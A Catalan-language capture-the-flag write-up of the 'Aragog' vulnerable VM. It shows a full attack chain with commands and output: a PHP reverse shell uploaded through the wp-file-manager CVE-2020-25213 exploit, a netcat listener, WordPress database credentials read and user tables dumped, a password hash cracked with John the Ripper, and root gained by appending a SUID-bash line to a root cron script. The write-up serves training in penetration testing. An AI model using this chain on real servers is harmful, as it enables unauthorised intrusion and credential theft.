41     $port = 1234;      // CHANGE THIS
42     $chunk_size = 1400;
43     $write_a = null;
44     $error_a = null;
45     $shell = 'uname -a; w; id; /bin/sh -i';
46     $daemon = 0;
47     $debug = 0;
48
```

Un cop feta aquesta modificació procedirem a intentar penjar el fitxer. Anem a provar a veure si funciona.

```
(root@WireSeed)~/home/wireseed/Escritorio/Exploits/wp-file-manager-CVE-2020-25213
# ./wp-file-manager-exploit.sh -u http://10.16.40.13/blog/ -f /home/wireseed/Escritorio/Exploits/php-reverse-shell.php
```

Avans d'executar el script, recordeu que s'haurà d'instal·lar una dependència de jq. Per això utilitzarem la instrucció apt.

apt install jq

```
wp-file-manager wordpress plugin Unauthenticated RCE Exploit By: Mansoor R (@time4ster)
wp-file-manager-exploit.sh
[+] W00t! W00t! File uploaded successfully.
Location: /blog/wp-content/plugins/wp-file-manager/lib/php/../../files/php-reverse-shell.php
```

Exit!! Hem pogut penjar el fitxer php al servidor, ara només l'haurem de executar, i el mateix exploit ens retorna la direcció a la qual haurem d'accedir per a tal finalitat.

../blog/wp-content/plugins/wp-file-manager/lib/../../files/php-reverse-shell.php

Anem a provar a veure si funciona doncs. Obrirem el nostre navegador i posarem l'enllaç obtingut.

Peró avans de executar el fitxer php, haurem de crear una escolta en el nostre kali cap al port 1234, que es el que haurem deixat per defecte al exploit.

Es a dir, utilitzant **netcat**, **<nc -lvnp 1234>**, crearem aquesta escolta.

```
(root@WireSeed)-[/home/wireseed/Escritorio/Exploits/wp-file-manager-CVE-2020-25213]  
# nc -lvnp 1234
```

Un cop realitzada la instrucció, procedirem a executar el php en el nostre navegador.

```
listening on [any] 1234 ...  
connect to [10.16.40.4] from (UNKNOWN) [10.16.40.13] 34100  
Linux Aragog 4.19.0-16-amd64 #1 SMP Debian 4.19.181-1 (2021-03-19) x86_64 GNU/Linux  
16:26:27 up 18:02, 0 users, load average: 0.00, 0.01, 0.00  
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU   WHAT  
uid=33(www-data) gid=33(www-data) groups=33(www-data)  
/bin/sh: 0: can't access tty; job control turned off  
$
```

Ja estem a dins del servidor WordPress!!!

Per poder veure correctament el shell, introduïrem les següents instruccions:

```
$ export TERM=xterm  
$ python3 -c 'import pty; pty.spawn("/bin/bash")'  
www-data@Aragog:/$
```

Mirarem que tenim amb un **<ls>** i veurem que tenim el directori **<home>**, si accedim a dins d'ell tenim dos directoris els quals nomes tenim acces a **<hagrid98>**, si accedim, trobarem el primer flag de la màquina **<horcurx1.txt>**.

```
$ ls
bin
boot
dev
etc
home
initrd.img
initrd.img.old
lib
lib32
lib64
libx32
lost+found
media
mnt
opt
proc
root
run
sbin
srv
sys
tmp
usr
var
vmlinuz
vmlinuz.old
$ cd home
$ ls
ginny
hagrid98
$ cd genny
/bin/sh: 4: cd: can't cd to genny
$ cd hagrid98
$ ls
horcrux1.txt
$ cat horcrux1.txt
horcrux_{MTogUmlkRGxFJ3MgRGlBcnkgZEVzdHJvWWVkieJ5IGhhUnJ5IGluIGNoYU1iRXIgb2YgU2VDcmV0cw==}
```

Primer FLAG de la màquina **HORCRUX1.TXT**.

```
horcrux_{MTogUmlkRGxFJ3MgRGlBcnkgZEVzdHJvWWVkieJ5IGhhUnJ5IGluIGNoYU1iRXIgb2YgU2VDcmV0cw==}
```

Pero tenim una FLAG que està en format hash, anem a veure que diu aquest hash per si ho podem utilitzar més tard.

```
www-data@Aragog:/home/hagrid98$ echo "MTogUmlkRGxFJ3MgRGlBcnkgZEVzdHJvWWVkieJ5IGhhUnJ5IGluIGNoYU1iRXIgb2YgU2VDcmV0cw==" | base64 -d
echo "MTogUmlkRGxFJ3MgRGlBcnkgZEVzdHJvWWVkieJ5IGhhUnJ5IGluIGNoYU1iRXIgb2YgU2VDcmV0cw==" | base64 -d
1: RidDIE's DiAry dEstroYed By haRry in chaMbEr of SeCretswww-data@Aragog:/home/hagrid98$
```

1: RidDIE's DiAry dEstroYed By haRry in chaMbEr of SeCrets

Aconseguida la primera FLAG, anem a veure quina informació podem trobar de més dins de la màquina. Sabem que ens trobem amb un servidor WordPress, per tant la seva carpeta d'execució serà..

/etc/wordpress

Anem a veure si la tenim i quin contingut té al seu interior.

```
$ cd /etc/wordpress
$ ls
config-default.php
ntaccess
$
```


Veiem que tenim un nou fitxer **PHP**, veiem el seu contingut per si ens aporta informació extra.

```
$ cat config-default.php
<?php
define('DB_NAME', 'wordpress');
define('DB_USER', 'root');
define('DB_PASSWORD', 'mySecr3tPass');
define('DB_HOST', 'localhost');
define('DB_COLLATE', 'utf8_general_ci');
define('WP_CONTENT_DIR', '/usr/share/wordpress/wp-content');
?>
$
```

Acabem de localitzar una BBDD **<wordpress>** que funciona dind del WordPress amb el usuari **<root>** que hi accedeix i el password **<mySecr3tPass>** i a mes ens dona també un directori de contingut.

Si mirem el contingut del directori **/usr/share/wordpress/** veurem que tenim mes contingut en PHP, però de moment el que ens interessa es el contingut de **WP-CONTENT**.

```
$ cd /usr/share/wordpress/
$ ls
index.php
readme.html
wp-activate.php
wp-admin
wp-blog-header.php
wp-comments-post.php
wp-config-sample.php
wp-config.php
wp-content
wp-cron.php
wp-includes
wp-links-opml.php
wp-load.php
wp-login.php
wp-mail.php
wp-settings.php
wp-signup.php
wp-trackback.php
xmlrpc.php
$
```

Anem a comprovar que te aquest directori.

```
$ cd wp-content
$ ls
languages
plugins
themes
upgrade
uploads
$
```

Molt poca, per no dir que cap informació extra. Anem a veure que podem treure de la BBDD. Toca treure la pols a les instruccions SQL.

Primer de tot connectarem amb el Servidor de SQL MySQL.

Per realitzar aixó, utilitzarem directament les sentències de SQL.

Connexió al servidor → mysql -u root -p

```
www-data@Aragog:/home/hagrid98$ mysql -u root -p
mysql -u root -p
Enter password: mySecr3tPass
```

Mostrar les bases de dades que té el servidor → show databases;

```
MariaDB [(none)]> show databases;
show databases;
+-----+
| Database |
+-----+
| information_schema |
| mysql |
| performance_schema |
| wordpress |
+-----+
4 rows in set (0.003 sec)
```

Tenim present que en la informació que hem conseguit anteriorment, sabem que la nostra base de dades a tractar es **wordpress**, anem a veure que té aquesta base de dades.

Connectar a la base de dades → use <nom bbdd>

```
MariaDB [(none)]> use wordpress;
use wordpress;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
MariaDB [wordpress]> █
```

Mirarem les taules que té la base de dades.

Mostrar taules → show tables;

```
MariaDB [wordpress]> show tables;
show tables;
+-----+
| Tables_in_wordpress |
+-----+
| wp_commentmeta      |
| wp_comments         |
| wp_links            |
| wp_options          |
| wp_postmeta         |
| wp_posts            |
| wp_term_relationships |
| wp_term_taxonomy    |
| wp_termmeta         |
| wp_terms            |
| wp_usermeta         |
| wp_users            |
| wp_wpmu_backup      |
+-----+
13 rows in set (0.001 sec)
```

Tobem la taula que conté els usuaris de WordPress WP-USERS, visualitzem la informació que conté aquesta taula.

Visualitzar informació → select * from <table>;

```
MariaDB [wordpress]> select * from wp_users
select * from wp_users
→
+-----+
| ID | user_login | user_pass | user_nicename | user_email | user_url | user_registered | user_activation_key | user_stat |
+-----+
| 1 | hagrid98 | $P$BYdTic1NGSb8hJbpVEMiJaAiNJDHtc. | wp-admin | hagrid98@localhost.local | | 2021-03-31 14:21:02 | | |
+-----+
1 row in set (0.006 sec)
```

Trobem el password de l'usuari hagrid98, pero està en format hash, l'haurem de transformar. A més, veiem que l'usuari hagrid98 també es WP-Admin, això ens dona molts avantatges. Revisem aquest password.

Fem una prova per veure si podem transformar el hash en un password llegible.

```
(root@WireSeed)-[/home/wireseed]
# echo "$P$BYdTic1NGSb8hJbpVEMiJaAiNJDHtc." | base64 -d
base64: entrada inválida
```

No podem transformar el hash en un password llegible, però no ho tenim tot perdut, tenim una eina en kali que ens permet saber i/o transformar el hash en una password llegible, aquesta eina es diu **Jhon the Ripper**. Anem a veure com funciona aquesta nova eina que introduïm en aquesta màquina.

Primer de tot necessitem saber si es tracta d'un hash o es tracta d'un password encriptat.

Per això haurem d'introduir el hash trobat en un fitxer per poder'l tractar, i després presentar'l a John per veure de que es tracta.

Anem a realitzar aquests passos.

Creem un fitxer anomenat pass, password, clau, ... el que nosaltres volgüem.

nano pass

I hi introduïm el password.

```
Archivo Acciones Editar Vista Ayuda
GNU nano 7.2
$P$BYdTic1NGSb8hJbpVEMiJaAiNJDHtc.
```

Un cop creat el fitxer, el passarem per john a veure que troba.

```
(root@WireSeed)-[/home/wireseed]
# john pass --wordlist=/usr/share/wordlists/rockyou.txt
```

```
Using default input encoding: UTF-8
Loaded 1 password hash (phpass [phpass ($P$ or $H$) 128/128 SSE2 4x3])
Cost 1 (iteration count) is 8192 for all loaded hashes
Press 'q' or Ctrl-C to abort, almost any other key for status
password123 (?)
lg 0.00.00.00 DONE (2024-01-14 15:21) 2.777g/s 3866p/s 3866c/s 3866C/s lacoste..atlanta
Use the "--show --format=phpass" options to display all of the cracked passwords reliably
Session completed.
```

Ens ha localitzat un password, concretament **password123**.

Un cop trobat el password de l'usuari hagrid98, podem provar per ssh a veure si aconseguim entrar directament a la màquina.

```
(root@WireSeed)-[/home/wireseed]
# ssh hagrid98@10.16.40.13
The authenticity of host '10.16.40.13 (10.16.40.13)' can't be established.
ED25519 key fingerprint is SHA256:oAgAxZkRbtwe40/oXGuZbaPjiDWzluKXPpTv2r6TrAs.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.16.40.13' (ED25519) to the list of known hosts.
hagrid98@10.16.40.13's password:
Linux Aragog 4.19.0-16-amd64 #1 SMP Debian 4.19.181-1 (2021-03-19) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
hagrid98@Aragog:~$
```

Entrada exitosa per SSH a la màquina.

Anem a veure que trobem en aquesta sessió d'usuari ara que tenim més permisso que amb www-data.

Si anem al directori **/opt** podem veure que tenim un altre bash script, concretament **.backup.sh**

```
hagrid98@Aragog:/opt$ ls -la
total 12
drwxr-xr-x  2 root    root    4096 Apr  1  2021 .
drwxr-xr-x 18 root    root    4096 Mar 31  2021 ..
-rwxr-xr-x  1 hagrid98 hagrid98  81 Apr  1  2021 .backup.sh
hagrid98@Aragog:/opt$
```

```
hagrid98@Aragog:/opt$ cat .backup.sh
#!/bin/bash

cp -r /usr/share/wordpress/wp-content/uploads/ /tmp/tmp_wp_uploads
hagrid98@Aragog:/opt$
```

A veure que conté aquest directori.

```
hagrid98@Aragog:/opt$ cd /tmp
hagrid98@Aragog:/tmp$ ls -la
total 40
drwxrwxrwt 10 root root 4096 Jan 14 19:39 .
drwxr-xr-x 18 root root 4096 Mar 31  2021 ..
drwxrwxrwt  2 root root 4096 Jan 13 22:24 .font-unix
drwxrwxrwt  2 root root 4096 Jan 13 22:24 .ICE-unix
drwxr-xr-x  3 root root 4096 Jan 13 22:24 systemd-private-a8217160321c4de9b9300801118f3427-apache2.service-q2PuBX
drwxr-xr-x  3 root root 4096 Jan 13 22:24 systemd-private-a8217160321c4de9b9300801118f3427-systemd-timesyncd.service-mNinMyR
drwxrwxrwt  2 root root 4096 Jan 13 22:24 .Test-unix
drwxr-xr-x  5 root root 4096 Jan 13 22:28 tmp_wp_uploads
drwxrwxrwt  2 root root 4096 Jan 13 22:24 .X11-unix
drwxrwxrwt  2 root root 4096 Jan 13 22:24 .XIM-unix
hagrid98@Aragog:/tmp$
```

Tindrem que utilitzar alguna eina per veure quin processos s'estan executant en la màquina. Per aixó tenim una utilitat anomenada **PSPY**, la qual la podem trobar en el següen enllaç:

<https://github.com/dominicbreuker/pspy>

La podem descarregar directament a la màquina objectiu mitjançant la instrucció **wget**.

wget https://github.com/dominicbreuker/pspy/releases/download/v1.2.1/pspy64

```
hagrid98@Aragog:/tmp$ wget https://github.com/dominicbreuker/pspy/releases/download/v1.2.1/pspy64
--2024-01-14 20:11:14-- https://github.com/dominicbreuker/pspy/releases/download/v1.2.1/pspy64
Resolving github.com (github.com)... 140.82.121.4
Connecting to github.com (github.com)|140.82.121.4|:443... connected.
HTTP request sent, awaiting response... 302 Found
Location: https://objects.githubusercontent.com/github-production-release-asset-2e65be/120821432/860f70be-0564-48f5-a9da-d1c32505ffb0?X-Amz-Algorithm=AWS4-HMAC-SHA256&X-Amz-Credential=AKIAVCODYLSA53PQK4ZAK2F20240114%2Fus-east-1%2F%3Faws4_request&X-Amz-Date=20240114T141142&X-Amz-Expires=300&X-Amz-Signature=b6b0292a82657335122a667c204e0e9cdad7602da05d0b713cc2d14f01ad3da5X-Amz-SignedHeaders=host&actor_id=0&key_id=0&repo_id=120821432&response-content-disposition=attachment%3B%20filename%3Dpspy64&response-content-type=application%2Foctet-stream [following]
--2024-01-14 20:11:14-- https://objects.githubusercontent.com/github-production-release-asset-2e65be/120821432/860f70be-0564-48f5-a9da-d1c32505ffb0?X-Amz-Algorithm=AWS4-HMAC-SHA256&X-Amz-Credential=AKIAVCODYLSA53PQK4ZAK2F20240114%2Fus-east-1%2F%3Faws4_request&X-Amz-Date=20240114T141142&X-Amz-Expires=300&X-Amz-Signature=b6b0292a82657335122a667c204e0e9cdad7602da05d0b713cc2d14f01ad3da5X-Amz-SignedHeaders=host&actor_id=0&key_id=0&repo_id=120821432&response-content-disposition=attachment%3B%20filename%3Dpspy64&response-content-type=application%2Foctet-stream
Resolving objects.githubusercontent.com (objects.githubusercontent.com)... 185.199.109.133, 185.199.108.133, 185.199.111.133, ...
Connecting to objects.githubusercontent.com (objects.githubusercontent.com)|185.199.109.133|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 3104768 (3.0M) [application/octet-stream]
Saving to: 'pspy64'

pspy64 100%[=====] 2.96M 1.03MB/s in 2.9s

2024-01-14 20:11:18 (1.03 MB/s) - 'pspy64' saved [3104768/3104768]
```

Donarem permisos al fitxer obtingut.

chmod +s pspy64 i chmod +x pspy64

Un cop fet, executarem el programa.

./pspy64 | grep backup

```
hagrid98@Aragog:/tmp$ ./pspy64 | grep backup
2024/01/14 20:21:11 CMD: UID=1000 PID=9563 | grep backup
2024/01/14 20:22:01 CMD: UID=0 PID=9572 | /bin/sh -c bash -c "/opt/.backup.sh"
2024/01/14 20:22:01 CMD: UID=0 PID=9573 | /bin/bash /opt/.backup.sh
^Chagrid98@Aragog:/tmp$
```

Obtenim un altre vegada la direcció a /opt, anem a veure que poden fer de més en aquest directori.

Podem editar el .backup.sh i instroduir una mica més de codi per tal que s'executi, anem a provar i introduïrem la linea

cp /bin/bash /tmp/bash && chmod +s /tmp/bash

```
GNU nano 3.2
#!/bin/bash

cp -r /usr/share/wordpress/wp-content/uploads/ /tmp/tmp_wp_uploads
cp /bin/bash /tmp/bash && chmod +s /tmp/bash
```

Tornarem a executar pspy64. Un cop executat, veurem que s'ha creat un nou fitxer anomenat bash i amb permisos de root.

```
hagrid98@Aragog:/tmp$ ./pspy64 | grep backup
2024/01/14 20:36:30 CMD: UID=1000 PID=9649 | grep backup
2024/01/14 20:38:01 CMD: UID=0 PID=9670 | /bin/sh -c bash -c "/opt/.backup.sh"
2024/01/14 20:38:01 CMD: UID=0 PID=9671 | /bin/bash /opt/.backup.sh
2024/01/14 20:38:01 CMD: UID=0 PID=9672 | /bin/bash /opt/.backup.sh
2024/01/14 20:38:01 CMD: UID=0 PID=9673 | /bin/bash /opt/.backup.sh
2024/01/14 20:40:01 CMD: UID=0 PID=9731 | /bin/sh -c bash -c "/opt/.backup.sh"
2024/01/14 20:40:01 CMD: UID=0 PID=9732 | /bin/bash /opt/.backup.sh
2024/01/14 20:40:01 CMD: UID=0 PID=9733 | /bin/bash /opt/.backup.sh
2024/01/14 20:40:01 CMD: UID=0 PID=9734 | /bin/bash /opt/.backup.sh
^Chagrid98@Aragog:/tmp$ ls -la
total 4216
drwxrwxrwt 10 root root 4096 Jan 14 20:39 .
drwxr-xr-x 18 root root 4096 Mar 31 2021 ..
-rwSr-Sr-X 1 root root 1168776 Jan 14 20:42 bash
drwxrwxrwt 2 root root 4096 Jan 13 22:24 .font-unix
drwxrwxrwt 2 root root 4096 Jan 13 22:24 .ICE-unix
-rwSr-Sr-X 1 hagrid98 hagrid98 3104768 Jan 18 2023 pspy64
drwx----- 3 root root 4096 Jan 13 22:24 systemd-private-a8217160321c4de9b9300801118f3427-apache2.service-q2PuBX
drwx----- 3 root root 4096 Jan 13 22:24 systemd-private-a8217160321c4de9b9300801118f3427-systemd-timesyncd.service-mNnMyR
drwxrwxrwt 2 root root 4096 Jan 13 22:24 .test-unix
drwxr-xr-x 5 root root 4096 Jan 13 22:28 tmp_wp_uploads
drwxrwxrwt 2 root root 4096 Jan 13 22:24 .X11-unix
drwxrwxrwt 2 root root 4096 Jan 13 22:24 .XIM-unix
hagrid98@Aragog:/tmp$
```

Anem a executar aquest fitxer.

```
hagrid98@Aragog:/tmp$ ./bash
bash-5.0$
```

Si mirem el permissos que tenim ara i tornem a executra el fitxer, veurem que s'inclouen els de root.

```
hagrid98@Aragog:/tmp$ ./bash
bash-5.0$ id
uid=1000(hagrid98) gid=1000(hagrid98) groups=1000(hagrid98)
bash-5.0$ /tmp/bash -p
bash-5.0# id
uid=1000(hagrid98) gid=1000(hagrid98) euid=0(root) egid=0(root) groups=0(root),1000(hagrid98)
bash-5.0#
```

Intentarem accedir al director root i llistarem el seu contingut.

```
bash-5.0# cd /root
bash-5.0# ls
horcrux2.txt
bash-5.0#
```

Hem aconseguit el segon FLAG de la màquina **horcrux2.txt**.

```
bash-5.0# cat horcrux2.txt

  _____
 /  _  _  _  \
|  _ \| | | | | | |
| |_) | | | | |
|  _ \| | | | |
|_| \_|_|_|_|_|

Machine Author: Mansoor R (@time4ster)
Machine Difficulty: Easy
Machine Name: Aragog
Horcruxes Hidden in this VM: 2 horcruxes

You have successfully pwned Aragog machine.
Here is your second horcrux: horcrux_{MjogbWFSdm9MbyBHYVVudCdZIHJpTmcgZGVtdHJPeWVkaWJZIERVbWJsZWRRPcmU=}

# For any queries/suggestions feel free to ping me at email: time4ster@protonmail.com
bash-5.0#
```

I el hash ens diu:

```
(root@WireSeed)-[/home/wireseed/Escritorio/Exploits/wp-file-manager-CVE-2020-25213]
# echo "MjogbWFSdm9MbyBHYVVudCdZIHJpTmcgZGVtdHJPeWVkaWJZIERVbWJsZWRRPcmU=" | base64 -d
2: maRvoLo GaUnt's riNg deStrOyed bY DUmbledOre
```

FLAG2: 2: maRvoLo GaUnt's riNg deStrOyed bY DUmbledOre

Hem finalitzat la primera màquina de la serie de Harry Potter.

Ens veiem a la segona màquina!!